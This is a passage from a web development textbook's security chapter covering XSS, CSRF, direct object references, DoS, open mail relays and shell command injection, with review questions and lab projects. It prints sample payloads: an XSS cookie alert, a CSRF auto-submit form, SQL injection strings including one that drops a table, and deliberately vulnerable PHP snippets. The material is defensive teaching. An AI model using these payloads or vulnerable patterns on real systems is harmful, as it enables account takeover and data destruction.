Remember that you should *never* trust raw user data. User data include: form data, query string parameters, URLs, and cookie values. If your databases and APIs include user-generated data, you shouldn’t trust the data in them either!

Filtering User Input

Obviously, sanitizing user input is crucial to preventing XSS attacks, but as you will see, filtering out dangerous characters is a tricky matter. It's rather easy to write PHP sanitization scripts to strip out dangerous HTML tags like `<script>`. For example, the PHP function `strip_tags()` removes all the HTML tags from the passed-in string. Although passing the user input through such a function prevents the simple script attack, attackers have gone far beyond using HTML script tags, and commonly employ subtle tactics including embedded attributes and character encoding.

- **Embedded attributes** use the attribute of a tag, rather than a `<script>` block, for instance:

  ```
  <a onmouseover="alert(document.cookie)">some link text</a>
  ```

- **Hexadecimal/HTML encoding** embeds an escaped set of characters such as:

  ```
  %3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%22%68%65%6C%6C%6F%22%29%
  3B%3C%2F%73%63%72%69%70%74%3E
  ```

  instead of `<script>alert("hello");</script>`.

This technique actually has many forms, including hexadecimal codes, HTML entities, and UTF-8 codes.

Given that there are at least 80 subtle variations of these types of filter evasions, most developers rely on third-party filters to remove dangerous scripts rather than develop their own from scratch. Most significant frameworks such as React or EJS provide built-in sanitization when outputting content. A library such as the open-source HTMLPurifier from **http://htmlpurifier.org/** or HTML sanitizer from Google[21] allows you to easily remove a wide range of dangerous characters from user input that could be used as part of an XSS attack. Using the downloadable **HTMLPurifier.php**, you can replace the usage of `strip_tags()` with the more advanced purifier, as follows:

```
$user= $_POST['uname'];
$purifier = new HTMLPurifier();
$clean_user = $purifier->purify($user);
```

Escape Dangerous Content

Even if malicious content makes its way into your database, there are still techniques to prevent an attack from being successful. Escaping content is a great way to make sure that user content is never executed, even if a malicious script was uploaded. This technique relies on the fact that browsers don't execute escaped content as JavaScript, but rather interpret it as text. Ironically, it uses one of the techniques the hackers employ to get past filters.

You may recall that HTML escape codes allow characters to be encoded as a code, preceded by &, and ending with a semicolon (e.g., < can be encoded as `&lt;`).

That means even if the malicious script did get stored, you would escape it before sending it out to users, so they would receive the following:

```
&lt;script&gt;alert(&quot;hello&quot;);&lt;/script&gt;
```

The browsers seeing the encoded characters would translate them back for display, but will not execute the script! Instead your code would appear on the page as text. The Enterprise Security API (ESAPI), maintained by the Open Web Application Security Project, is a library that can be used in PHP, ASP, JAVA, and many other server languages to escape dangerous content in HTML, CSS, and JavaScript[22] for more than just HTML codes.

The trick is not to escape everything, or your own scripts will be disabled! Only escape output that originated as user input since that could be a potential XSS attack vector (normally, that's the content pulled from the database). Combined with user input filtering, you should be well prepared for the most common, well-known XSS attacks.

XSS is a rapidly changing area, with HTML5 implementations providing even more potential attack vectors. What works today will not work forever, meaning this threat is an ongoing one.

PRO TIP

Content Security Policy (CSP) is a living and evolving recommendation to the W3C that provides an additional layer of security (and control) to browsers, which can be controlled on a per site basis by server headers. CSP is also a great tool for debugging migration to HTTPS because it can override many browser safeguards that protect the average user from malicious sites.

Browsers can't tell the difference between scripts that have downloaded from your origin (i.e., your server) and those downloaded from another origin. CSP allows us to tell the browser up front which sources they should trust. At its most basic, CSP lets a webmaster tell a browser which resources should be considered secure (or insecure). To include `Content-Security-Policy` headers in your own server, you simply add one line to your Apache configuration listing a CSP policy statement. Alternately, your Node or PHP application could set this header on an individual basis. An example statement to limit resources to only the current domain would be

```
Header set Content-Security-Policy default-src 'self';
```


It is possible to also set CSP via the `<meta>` element. For instance, the following element indicates that the browser should only accept image content from cloudinary, fonts from Google fonts, styles from Google, but everything else from the same origin as this file:

```
<meta http-equiv="Content-Security-Policy" content="default-src
'self'; img-src https://res.cloudinary.com; font-src fonts.gstatic.com;
style-src 'self' fonts.googleapis.com">
```

More advanced configuration can allow resources from multiple sites (recall Cross-Origin Resource Sharing discussed back in Section 10.3.1) and filter resources by type. The living standard with more examples can be found at **https://content-security-policy.com**.

16.6.4 Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) is a type of attack that forces users to execute actions on a website in which they are authenticated. A CSRF attack may even cause a user to transfer funds or change passwords. As can be seen in Figure 16.31, most CSRF attacks rely on the use of authentication cookies as well as sites that have some type of state-changing behavior (in the diagram, the example is a change password form). The mechanism for making the state-changing behavior can be discovered by anyone who looks at the underlying source for any form. In this case,



```
GET somesite.ca/login
Set-Cookie: sid=dg5476dGKjm3342
GET somesite.ca/passform
Cookie: sid=dg5476dGKjm3342
POST somesite.ca/changepass
Cookie: sid=dg5476dGKjm3342
...
new=pass123&confirm=pass123
```

CSRF takes advantage of authentication cookies.

CSRF takes advantage of the discoverability of state-changing commands in a web application.

From: hackersRus.com
Subject: Your meeting this week
Message: View Calendar

Form will auto-submit when it is displayed if JavaScript is enabled in web-based email client.

```
<body onload="document.querySelector('#csrf').submit()">
  <form action="somesite.ca/changepass"
        method="post" id="csrf">
    <input type=hidden name=new value=hackerPass>
    <input type=hidden name=confirm value=hackerPass>
    <input type=submit value="View Calendar">
  </form>
</body>
```

Hidden form fields

If no JavaScript, then social engineering can be used to trick user into submitting form.

If user is still logged into somesite.com (i.e., authentication cookie is still valid), then user has changed their password without realized it.

```
POST somesite.ca/changepass
Cookie: sid=dg5476dGKjm3342
...
new=hackerPass&confirm=hackerPass
```

FIGURE 16.31 Cross-site request forgery attack

HTTPS is of no help since a CSRF attack works by getting a user to view the attack form (in Figure 16.31 this is the email) while still logged in. While this might seem unlikely, users multitask all the time, and many sites only expire authentication cookies after a fairly long time in order to not inconvenience users with frequent log-ins.

From an end-user perspective, one can try to protect oneself by explicitly logging out of an application when switching to another web application. For the developer, the standard protection for CSRF attacks unfortunately requires a fair bit of extra coding, so not all sites do so. Using JWT rather than authentication cookies might be one solution, but this typically requires essentially rewriting a site's entire authentication approach. While this isn't usually reasonable for existing sites, for brand new sites, this is a sensible approach. Regardless of whether one uses tokens or cookies, the most common way to prevent CSRF attacks is to add a one-time use CSRF token to any state-changing form via a hidden field:

```
<input type="hidden" name="csrf-token" value="lR4Xbi...wX4WFoz" />
```

This value should be long, increment in an unpredictable way or contain a timestamp, and be generated with a static secret. Each time the server serves the form, it should generate a new CSRF token and include it in the form. If a hacker tries to create a CSRF exploit by including the hidden field they see when they examine the form's HTML source, the exploit will fail because the server code will check and see that the increment value or timestamp in the attack form is incorrect.

16.6.5 Insecure Direct Object Reference

An insecure direct object reference is a fancy name for when some internal value or key of the application is exposed to the user, and attackers can then manipulate these internal keys to gain access to things they should not have access to.

One of the most common ways that data can be exposed is if a configuration file or other sensitive piece of data is left out in the open for anyone to download (i.e., for anyone who knows the URL). This could be an archive of the site's PHP code or a password text file that is left on the web server in a location where it could potentially be downloaded or accessed.

Another common example is when a website uses a database key in the URLs that are visible to users. A malicious (or curious) user takes a valid URL they have access to and modifies it to try and access something they do not have access to. For instance, consider the situation in which a customer with an ID of 99 is able to see his or her profile page at the following URL: **info.php?CustomerID=99**. In such a site, other users should not be able to change the query string to a different value (say, 100) and get the page belonging to a different user (i.e., the one with ID 100). Unfortunately, unless security authorization is checked with each request for a resource, this type of negligent programming leaves your data exposed.

Another example of this security risk occurs due to a common technique for storing files on the server. For instance, if a user can determine that his or her uploaded photos are stored sequentially as /images/99/1.jpg, /images/99/2 .jpg, . . . , they might try to access images of other users by requesting /images/ 101/1.jpg.

One strategy for protecting your site against this threat is to obfuscate URLs to use hash values rather than sequential names. That is, rather than store images as 1.jpg, 2.jpg . . . use a one-way hash, so that each user's images are stored with unique URLs like 9a76eb01c5de4362098.jpg. However, even obfuscation leaves the files at risk for someone with enough time to seek them by brute force.

If image security is truly important, then image requests should be routed through server scripts rather than link to images directly.


16.6.6 Denial of Service

Denial of service attacks (DoS attacks) are attacks that aim to overload a server with illegitimate requests in order to prevent the site from responding to legitimate ones.

If the attack originates from a single server, then stopping it is as simple as blocking the IP address, either in the firewall or the Apache server. However, most denial of service attacks are distributed across many computers, as shown in Figure 16.32; IP blocking is not a usable countermeasure for these types of attacks.

Distributed DoS Attack (DDoS)

The challenge of DDoS is that the requests are coming in from multiple machines, often as part of a bot army of infected machines under the control of a single



This computer is running a program or script that is repeatedly requesting a page from the server.

Each computer in this bot army is running the same program or script that is bombarding the server with requests. These users are probably unaware that this is happening.

FIGURE 16.32 Illustration of a Denial of Service (DoS) and a Distributed Denial of Service (DDoS) attack

organization or user. Such a scenario is often indistinguishable from a surge of legitimate traffic from being featured on a popular blog like reddit or slashdot. Unlike a DoS attack, you cannot block the IP address of every machine making requests, since some of those requests are legitimate and it's difficult to distinguish between them.

Interestingly, defense against this type of attack is similar to preparation for a huge surge of traffic, that is, caching dynamic pages whenever possible, and ensuring you have the bandwidth needed to respond. Unfortunately, these attacks are very difficult to counter, as illustrated by a recent attack on the spamhaus servers, which generated 300 Gbps worth of requests![23] Due to the complexity of identifying and defending against this attack, many cloud providers sell variations of a DDOS service as part of a hosting package so you don't have to (see Chapter 19).

16.6.7 Security Misconfiguration

The broad category of security misconfiguration captures the wide range of errors that can arise from an improperly configured server. There are more issues that fall into this category than the rest, but some common errors include out-of-date software, open mail relays, and user-coupled control.

Out-of-Date Software

Most softwares are regularly updated with new versions that add features and fix bugs. Sometimes these updates are not applied, either out of laziness/incompetence or because they conflict with other software that is running on the system that is not compatible with the new version.

From the OS and services, all the way to updates for your plug-ins in Wordpress, out-of-date software puts your system at risk by potentially leaving well-known (and fixed) vulnerabilities exposed.

The solution is straightforward: update your software as quickly as possible. The best practice is to have identical mirror images of the production system in a preproduction setting. Test all updates on that system before updating the live server.

Open Mail Relays

An **open mail relay** refers to any mail server that allows someone to route email through without authentication. While email protocols (SMTP, POP) are not technically web protocols, they offer many threats the web developer should be aware of. Open relays are troublesome since spammers can use your server to send their messages rather than use their own servers. This means that the spam messages are sent as if the originating IP address was your own web server! If that spam is flagged at a spam agency like spamhaus, your mail server's IP address will be blacklisted, and then many mail providers will block legitimate email from you.

A proper closed email server configuration will allow sending from a locally trusted computer (like your web server) and authenticated external users. Even when properly configured from an SMTP (Simple Mail Transfer Protocol) perspective, there can still be a risk of spammers abusing your server if your forms are not correctly designed, since they can piggyback on the web server's permission to route email and send their own messages.

PRO TIP

Even if your site is perfectly configured, people can still masquerade as you in emails. That is, they can still forge the `From:` header in an email and say it is from you (or from the President for that matter).

However, by closing your relays (and setting up advanced mail configuration) you greatly reduce the chance of forged email not being flagged as spam.

More Input Attacks

Although SQL injection is one type of unsanitized user input that could put your site at risk, there are other risks to allowing user input to control systems. Input coupled control refers to the potential vulnerability that occurs when the users, through their HTTP requests, transmit a variety of strings and data that are directly used by the server without sanitation. Two examples you will learn about are the virtual open mail relay and arbitrary program execution.

Virtual Open Mail Relay


Consider, for example, that most websites use an HTML form to allow users to contact the website administrator or other users. If the form allows users to select the recipient from a dropdown, then what is being transmitted is crucial since it could expose your mail server as a virtual open mail relay as illustrated in Figure 16.33.

By transmitting the email address of the recipient, the contact form is at risk of abuse since an attacker could send to any email they want. Instead, you should transmit an integer that corresponds to an ID in the user table, thereby requiring the database lookup of a valid recipient.

Arbitrary Program Execution

Another potential attack with user-coupled control relates to running commands in Unix through a PHP script. Functions like `exec()`, `system()`, and `passthru()` allow the server to run a process as though they were a logged-in user.

Consider the script illustrated in Figure 16.34, which allows a user to input an IP address (or domain name) and then runs the `ping` command on the server using that input. Unfortunately, a malicious user could input data other than an IP address in an effort to break out of the `ping` command and execute another command. These attackers normally use | or > characters to execute the malicious program as part of a chain of commands. In this case, the attacker appends a directory



0 A contact form transmits the email of the receiver within the HTML in the **to:** field.

1 Malicious user sees that you are transmitting email addresses in HTML and creates a spam script to mail a list of addresses.

```
Aphrodite@abc.xyz
Apollo@abc.xyz
Ares@abc.xyz
Artemis@abc.xyz
Athena@abc.xyz
...
Zeus@abc.xyz
```

```
sender=fakename@realbank.com
receiver=Aphrodite@abc.xyz
message=[spam (or worse)]
```

2 PHP script passes the query string input directly to the PHP `mail()` function.


```
...
$from = $_POST['sender'];
$to = $_POST['receiver'];
$msg = $_POST['message'];
$header = "From: " . $from . "\r\n";
mail($to, "Form message",$msg,$header);
...
```

3 The form thus acts as an open relay and lets the malicious user send many messages.

FIGURE 16.33 Illustrated virtual open relay exploit

listing command (`ls`), and as a result sees all the files on the server in that directory! With access to any command, the impact could be much worse. To prevent this major class of attack, be sure to sanitize input, with `escapeshellarg()` and be mindful of how user input is being passed to the shell.

Applying least possible privileges will also help mitigate this attack. That is, if your web server is running as root, you are potentially allowing arbitrary commands to be run as root, versus running as the Apache user, which has fewer privileges.



0 The script is intended to echo the output of a ping command to the user for the IP or domain they want.

1 Malicious user inputs reserved characters and commands into the text field.

```
...
$ip = $_POST['ip'];
$ret = exec("ping -c 1 $ip 2>&1", $output);
print_r($output);
print_r($ret);
...
```

2 PHP script passes the user input as a parameter to a Unix command (ping).

```
Array
(
  [0] => PING funwebdev.com (66.147.244.79): ...
  [1] => 64 bytes from 66.147.244.79: icmp_seq=0 ...
  [2] => 64 bytes from 66.147.244.79: icmp_seq=1 ...
  [3] => 64 bytes from 66.147.244.79: icmp_seq=2 ...
  [4] => 64 bytes from 66.147.244.79: icmp_seq=3 ...
  [5] =>
  [6] => --- funwebdev.com ping statistics ---
  [7] => 4 packets transmitted, 4 packets ....
  [8] => round-trip min/avg/max/stddev = ...
)
round-trip min/avg/max/stddev = ...
```

Displayed to user (as intended)

3 The attacker executes arbitrary command (in this case ls) and gains knowledge for further exploits and attacks.

```
Array
(
  [0] => a182761.png
  [1] => b171628.png
  [2] => c998716.png
  [3] => super-secret.png
  [4] => top-secret.txt
  ...
)
Z1928.png
```

Displayed to malicious user

FIGURE 16.34 Illustrated exploit of a command-line pass-through of user input

16.7 Chapter Summary

This chapter introduced some fundamental concepts about security and related them to web development. You learned about authentication systems' best practices and some classes of attacks you should be prepared to defend against. Some mathematical background on cryptography described how HTTPS and signed certificates can be applied to secure your site.

Most importantly, you saw that security is only as strong as the weakest link, and it remains a challenge even for the world's largest organizations. You must address security at all times during the development and deployment of your web applications and be prepared to recover from an incident in order to truly have a secure web presence.

16.7.1 Key Terms

asymmetric cryptography
auditing
authentication
authentication factors
authentication policy
authorization
availability
bearer authentication
block ciphers
Certificate Authority
cipher
CIA triad
code review
confidentiality
Content Security Policy
cross-site request forgery (CSRF)
cross-site scripting (XSS)
cryptographic hash functions
decryption
denial of service attacks
digest
digital signature
domain-validated certificates
encryption
extended-validation certificates
form-based authentication
hash functions
high-availability
HTTP basic authentication
HTTP Token Authentication
Hypertext Transfer Protocol Secure (HTTPS)
information assurance
information security
insecure direct object reference
integrity
JWT (JSON Web Token)
key
legal policies
logging
man-in-the-middle attacks
multifactor authentication
open authorization (OAuth)
open mail relay
organization-validated certificates
pair programming
password policies
phishing scams
principle of least privilege
public key cryptography
rainbow table
reflected XSS
salting
secure by default
secure by design
Secure Sockets Layer
security testing
security theater
self-signed certificates
single-factor authentication
social engineering
stateless authentication
stored XSS
SQL injection
STRIDE
substitution cipher
symmetric ciphers
threat
Transport Layer Security (TLS)
unit testing
usage policy
vulnerabilities

16.7.2 Review Questions

1. What are the three components of the CIA security triad?
2. What is the difference between authentication and authorization?
3. Why is two-factor authentication more secure than single factor?
4. How does the *secure by design* principle get applied in the software development life cycle?
5. What are the three types of actor that could compromise a system?
6. What is security theater? Is it effective?
7. What type of cryptography addresses the problem of agreeing to a secret symmetric key?

8. What is a cryptographic one-way hash?
9. What does it mean to salt your passwords?
10. What is a Certificate Authority, and why do they matter?
11. What is a DoS attack, and how does it differ from a DDoS attack?
12. What can you do to prevent SQL injection vulnerabilities?
13. How do you defend against cross-site scripting (XSS) attacks?
14. What features does a digital signature provide?
15. What is a self-signed certificate?
16. What is mixed content, and how is it related to HTTPS?
17. Why are slow hashing functions like bcrypt recommended for password storage?
18. What is a downgrade attack and how can you protect a site against it?
19. What are the three types of SSL certificates? What are their strengths and weaknesses?
20. What is a Cross-Site Request Forgery (CSRF) attack? How do you defend against it?

16.7.3 Hands-On Practice

It's very important to have written permission to attack a system before starting to try and find weaknesses. Since we cannot be certain of what permission you have available to you, these projects focus on some secure programming practices.

PROJECT 1: Exploit Testing and Repair

DIFFICULTY LEVEL: Intermediate

Overview

You have been provided with a sample page that contains a variety of security vulnerabilities. The page allows people to upload comments but is vulnerable to SQL injection and to cross-site scripting.

Instructions

1. Examine **ch16-proj1.html** in the browser. Also examine **process.php**. This page does the actual saving of the data to the provided SQLite database (called **security-sample.db**) and will require you to have a running server environment such as XAMPP.
2. Test if your site is vulnerable to SQL Injection by typing in either of the following in the page's search box:

   ```
   ' or 1=1; --
   ' or 1=1; drop table junk; --
   ```

   The second line will delete a table from your database.
3. Test if your site is vulnerable to XSS by saving the following in the comment field:

   ```
   <script type='text/javascript'>
   alert('XSS vulnerability found!');
   </script>
   ```

4. Use the view comments link to see the newly added comment. If the alert is executed, then the site is vulnerable to XSS.

5. Sanitize the user comment input via JavaScript by using the DOMPurify library. You will need to provide sanitization for already existing comments as well as for new comments. You will also need to add sanitization on the server in PHP using HTML Purifier; for less protection (but easier to implement now) you can use the `htmlentities` function in PHP.
6. Protect your PHP against SQL Injection. This will require using prepared statements, as shown in Chapter 12.

Guidance and Testing

1. Test for SQL Injection and XSS exploits as shown in steps 2 and 3.

PROJECT 2: PHP Security

DIFFICULTY LEVEL: Intermediate

Overview

Create a registration and login system in PHP using the supplied users table (you have been supplied a SQLite database file as well as a SQL import script if using MySQL).

Instructions

1. You have been provided with the HTML, CSS, and JavaScript for the login and the registration pages. Test and examine in a browser.
2. The users table has two different digests: one (the field `password`) created from a bcrypt algorithm, the other (the field `password_sha256`) created with the sha256 hashing algorithm. The latter also requires the value in the salt field. You will be creating two different login pages in PHP so that you can test both approaches. For the bcrypt field, use the `password_hash()` function; for the sha256 field, use the `hash()` function. Set the login form to one of the two PHP login pages. Add in some logic to handle a failed login.
3. Implement two versions of the registration PHP page. You will need to insert the received data to the `users` table. Before inserting the data, you will need to generate the bcrypt digest or the sha256 digest and a random salt. Set the registration form to one of the two PHP registration pages.
4. After registration, redirect to the login page. After login, redirect to the supplied home page. If the user has logged in, in the message area of the home page, display the user's name; if the user isn't logged in when requesting this file, display a link to the login page. This will require making use of session state in PHP to keep track of the logged in user.
5. Add a logout link to the home page. This will require clearing session state of the user information.

Guidance and Testing

1. The actual password for each user in the table is `mypassword`. For the bcrypt hash, it has used a cost value of 12.

PROJECT 3: Node Security

DIFFICULTY LEVEL: Advanced

Overview

Create a registration and login system in Node using the supplied users json file (you will have to import it into MongoDB).

Instructions

1. You have been provided with the HTML, CSS, and JavaScript for the home and login pages. Test and examine in a browser. The home page has a link to a simple API.
2. You will make use of the digest field `password` created from a bcrypt algorithm. You will implement the login page in Node using the `passport` package. This will require creating a Mongoose schema and model for the Users collection. When the user has logged in, use JWT and not sessions to maintain the logged-in status.
3. You have been provided a simple API in Node. It should only be accessible in the browser if the user has already logged in. This will require checking the token provided by the passport package.
4. Implement the logout link.

Guidance and Testing

1. The actual password for each user in the table is `mypassword`. For the bcrypt hash, it has used a cost value of 12.

16.7.4 References

1. Verizon, 2013 Data Breach Investigations Report. [Online]. http://www.verizonenterprise.com/resources/reports/rp_data-breach-investigations-report-2013_en_xg.pdf.
2. M. Howard, D. LeBlanc, "The STRIDE threat model," in *Writing Secure Code*, Redmond, Microsoft Press, 2002.
3. A. Goguen, A. Feringa, G. Stoneburner, "Risk Management Guide for Information Technology Systems: Recommendations of the National Institute of Standards and Technology," *NIST,* special publication Vol. 800, No. 30, 2002.
4. D. Kravets, "San Francisco Admin Charged With Hijacking City's Network," *Wired,* July 15, 2008.
5. K. Poulsen, "ATM Reprogramming Caper Hits Pennsylvania." [Online]. http://www.wired.com/threatlevel/2007/07/atm-reprogrammi/, July 12, 2007.
6. F. Brunton, "The long, weird history of the Nigerian e-mail scam," *Boston Globe,* May 19, 2013.

7. PCI Security Standards Council, PCI Data Security Standard. [Online]. https://www.pcisecuritystandards.org/documents/pci_dss_v2.pdf.
8. https://auth0.com/docs/tokens/references/jwt-structure
9. Oxford Dictionaries. [Online]. http://oxforddictionaries.com/words/what-is-the-frequency-of-the-letters-of-the-alphabet-in-english.
10. W. Diffie, M. E. Hellman, "New directions in cryptography," *Information Theory, IEEE Transactions on,* Vol. 22, No. 6, pp. 644–654, 1976.
11. R. Rivest, A. Shamir, L. Adleman, "A method for obtaining digital signatures and public-key cryptosystems," *Communications of the ACM,* Vol. 21, No. 2, pp. 120–126, 1978.
12. ITU. [Online]. http://www.itu.int/rec/T-REC-X.509/en.
13. B. Quinn, C. Arthur, "PlayStation Network hackers access data of 77 million users," *The Guardian*, 26 04 2011.
14. A. Greenberg, "Citibank Reveals One Percent Of Credit Card Accounts Exposed In Hacker Intrusion." [Online]. http://www.forbes.com/sites/andygreenberg/2011/06/09/citibank-reveals-one-percent-of-all-accounts-exposed-in-hack/, 09 06 2011.
15. T. Claburn, "GE Money Backup Tape With 650,000 Records Missing At Iron Mountain." [Online]. http://www.informationweek.com/ge-money-backup-tape-with-650000-records/205901244, 08 01 2008.
16. "Federal Information Processing Standards Publication 180-4: Specifications for the Secure Hash Standard," *NIST*, 2012.
17. R. Rivest, "The MD5 Message-Digest Algorithm." [Online]. http://tools.ietf.org/html/rfc1321, April 1992.
18. ACZoom. [Online]. http://www.aczoom.com/blockhosts.
19. w3af. [Online]. http://w3af.org/.
20. T. O. W. A. S. Project. [Online]. https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet.
21. Google. [Online]. http://code.google.com/p/google-caja/source/browse/trunk/src/com/google/caja/plugin/html-sanitizer.js.
22. OWASP Enterprise Security API. [Online]. https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API.
23. J. Leyden, June 2013. [Online]. http://www.theregister.co.uk/2013/06/03/dns_reflection_ddos_amplification_hacker_method/.